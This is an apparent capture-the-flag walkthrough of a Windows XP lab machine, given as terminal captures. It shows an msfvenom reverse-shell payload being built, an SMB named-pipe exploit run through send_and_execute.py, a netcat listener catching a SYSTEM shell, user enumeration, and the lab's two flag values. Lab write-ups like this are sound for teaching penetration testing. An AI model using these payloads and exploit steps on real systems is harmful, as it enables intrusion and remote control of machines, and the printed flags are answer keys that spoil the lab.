
```
┌─[user@parrot]─[/tmp/legacy]
└──╼ $msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=443 EXITFUNC=thread -f exe -a x86 --
platform windows -o reverse.exe
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: reverse.exe
┌─[user@parrot]─[/tmp/legacy]
└──╼ $
```

Install requirements




```
┌─[user@parrot]─[/tmp/legacy]
└──╼ $pip install impacket
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as
Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More deta
ils about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-proc
ess/#python-2-support pip 21.0 will remove support for this functionality.
Defaulting to user installation because normal site-packages is not writeable
Collecting impacket
  Downloading impacket-0.9.23.tar.gz (4.1 MB)
     |████████████████████████████████| 4.1 MB 22.6 MB/s
Requirement already satisfied: chardet in /home/user/.local/lib/python2.7/site-packages (from impacket)
(4.0.0)
Collecting flask>=1.0
  Downloading Flask-1.1.4-py2.py3-none-any.whl (94 kB)
     |████████████████████████████████| 94 kB 7.4 MB/s
```

Command




```
┌─[user@parrot]─[/tmp/legacy]
└──╼ $python send_and_execute.py
send_and_execute.py <ip> <executable_file> [port] [pipe_name]
```

Execute exploit




```
┌─[✗]─[user@parrot]─[/tmp/legacy]
└──╼ $python send_and_execute.py 10.129.1.111 reverse.exe
Trying to connect to 10.129.1.111:445
Target OS: Windows 5.1
Using named pipe: spoolss
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x81e24c28
SESSION: 0xe10ae928
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe1faf320
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe1faf3c0
overwriting token UserAndGroups
Sending file 328F79.exe...
Opening SVCManager on 10.129.1.111.....
Creating service ddix.....
Starting service ddix.....
```

Reverse shell gained




```
┌─[✗]─[user@parrot]─[/tmp/legacy]
└──╼ $sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.12] from (UNKNOWN) [10.129.1.111] 1066
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
```

Get list of users




```
C:\WINDOWS\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    HelpAssistant
john                     SUPPORT_388945a0
The command completed with one or more errors.


C:\WINDOWS\system32>
```

User flag



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```

Admin flag



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```